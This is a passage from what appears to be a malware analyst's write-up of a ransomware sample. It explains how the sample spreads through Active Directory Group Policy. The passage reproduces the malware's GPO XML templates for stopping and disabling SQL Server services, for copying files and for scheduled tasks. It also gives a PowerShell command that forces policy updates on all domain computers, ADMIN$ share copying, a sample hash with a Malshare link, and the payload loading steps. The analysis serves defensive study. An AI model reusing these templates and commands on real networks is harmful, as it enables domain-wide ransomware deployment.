serviceName="MSSQLFDLauncher" serviceAction="STOP" timeout="30"/></NTService>
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQLSERVERAGENT" image="4" changed="%s" uid="%s" disabled="0"><Properties startupType="DISABLED" serviceName="SQLSERVERAGENT" serviceAction="STOP" timeout="30"/></NTService>
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="MSSQLServerOLAPService" image="4" changed="%s" uid="%s" disabled="0"><Properties startupType="DISABLED" serviceName="MSSQLServerOLAPService" serviceAction="STOP"
timeout="30"/></NTService>
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SSASTELEMETRY" image="4" changed="%s" uid="%s" disabled="0"><Properties startupType="DISABLED" serviceName="SSASTELEMETRY" serviceAction="STOP" timeout="30"/></NTService>
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQLBrowser" image="4" changed="%s" uid="%s" disabled="0"><Properties startupType="DISABLED" serviceName="SQLBrowser" serviceAction="STOP" timeout="30"/></NTService>
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQL Server Distributed Replay Client" image="4" changed="%s" uid="%s" disabled="0"><Properties startupType="DISABLED" serviceName="SQL Server Distributed Replay Client" serviceAction="STOP" timeout="30"/></NTService>
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQL Server Distributed Replay Controller" image="4" changed="%s" uid="%s" disabled="0"><Properties startupType="DISABLED" serviceName="SQL Server Distributed Replay Controller" serviceAction="STOP" timeout="30"/></NTService>
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="MsDtsServer150" image="4" changed="%s" uid="%s" disabled="0"><Properties startupType="DISABLED" serviceName="MsDtsServer150" serviceAction="STOP" timeout="30"/></NTService>
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SSISTELEMETRY150" image="4" changed="%s" uid="%s" disabled="0"><Properties startupType="DISABLED" serviceName="SSISTELEMETRY150" serviceAction="STOP" timeout="30"/></NTService>
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SSISScaleOutMaster150" image="4" changed="%s" uid="%s" disabled="0"><Properties startupType="DISABLED" serviceName="SSISScaleOutMaster150" serviceAction="STOP" timeout="30"/></NTService>
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SSISScaleOutWorker150" image="4" changed="%s" uid="%s" disabled="0"><Properties startupType="DISABLED" serviceName="SSISScaleOutWorker150" serviceAction="STOP" timeout="30"/></NTService>
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="MSSQLLaunchpad" image="4" changed="%s" uid="%s" disabled="0"><Properties startupType="DISABLED" serviceName="MSSQLLaunchpad" serviceAction="STOP" timeout="30"/></NTService>
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQLWriter" image="4" changed="%s" uid="%s" disabled="0"><Properties startupType="DISABLED" serviceName="SQLWriter" serviceAction="STOP" timeout="30"/></NTService>        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQLTELEMETRY" image="4" changed="%s" uid="%s" disabled="0"><Properties startupType="DISABLED" serviceName="SQLTELEMETRY" serviceAction="STOP" timeout="30"/></NTService>
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="MSSQLSERVER" image="4" changed="%s" uid="%s"
disabled="0"><Properties startupType="DISABLED" serviceName="MSSQLSERVER" serviceAction="STOP" timeout="60"/></NTService>
</NTServices>
It then copies itself into the domain controllers SYSVOL scripts directory. This is how it spreads to the other machines as it subsequently creates a scheduled task so that other computers download it from the SYSVOL path and execute it.

It then creates the configuration file {GpoSysPath}\Preferences\files.xml for the GPO object with the values
<?xml version="1.0" encoding="utf-8"?>
<Files clsid="{215B2E53-57CE-475c-80FE-9EEC14635851}">
        <File clsid="{50BE44C8-567A-4ed1-B1D0-9234FE1F38AF}" name="%s" status="%s" image="2" bypassErrors="1" changed="%s" uid="%s">
        <Properties action="U" fromPath="%s" targetPath="%s" readOnly="0" archive="1" hidden="0" suppress="0"/>
        </File>
</Files>
The format specifiers are filled out as such:

Which gets the victims to download the file from the infected DCs SYSVOL scripts directory, into their temp directory.
Then it finally creates the scheduled tasks configuration file {GpoSysPath}\Preferences\ScheduledTasks\ScheduledTasks.xml

So when the scheduled task is run it gets the victims to download the file into their temp directory and then run it as SYSTEM with a copy of the original CLI.
That fully completes the GPO object and now it just needs to be pushed to the victims.
If the push_GPO_updates_immediately_conf_flag flag is set it will run powershell with the command powershell Get-ADComputer -filter * -Searchbase '%s' | Foreach-Object { Invoke-GPUpdate -computer $_.name -force -RandomDelayInMinutes 0}.
It will build the string to retrieve the Domains default naming context for the above command.

Otherwise it will just wait for policy to go out naturally.
The malware will then create the registry key Software\Microsoft\Windows\CurrentVersion\Group Policy\Status\{RSA_fingerprint} if it does not yet exist.

Then if a configuration flag is set it will use OpenDSGPO() and GetMachineName() with the GPO object.

With the retrieved name it will copy the following executable d641ad955ef4cff5f0239072b3990d47e17b9840e07fd5feea93c372147313c5 into the network share {machine_name}\ADMIN$\Temp\{machine_name_fingerprint_IPC$}.exe and start it as a service. It basically uses the same workflow as the lateral movement via network shares path to do this. This action will also be taken when the -gdel command line argument is specified. I’m not entirely sure about this section but I think this would be executed on the remote machines and this copies an executable which performs a secure deletion of the main image on the original device.

Loaded eraser executable
Sha256 from psuedo-unmapping it: 185f6d6bf0ddcd39f253413f28c0d12f46a82e663bdf6287cb73a362a33c91e7
Available at Malshare here: https://malshare.com/sample.php?action=detail&hash=185f6d6bf0ddcd39f253413f28c0d12f46a82e663bdf6287cb73a362a33c91e7
Following the encryption of the files it will then potentially load an executable that aims to delete the ransomware binary.


This screenshot shows a brief overview of the encryption workflow, which I did not explore here due to length.


The loading function will create a file on disk in the ProgramData folder with a name from GetTempFileNameW() and writes an encrypted executable to this path. Only the text segment is encrypted, and it has valid PE headers. It is then loaded into memory via CreateProcess() with the suspended flag, and then the payload is decrypted in memory.
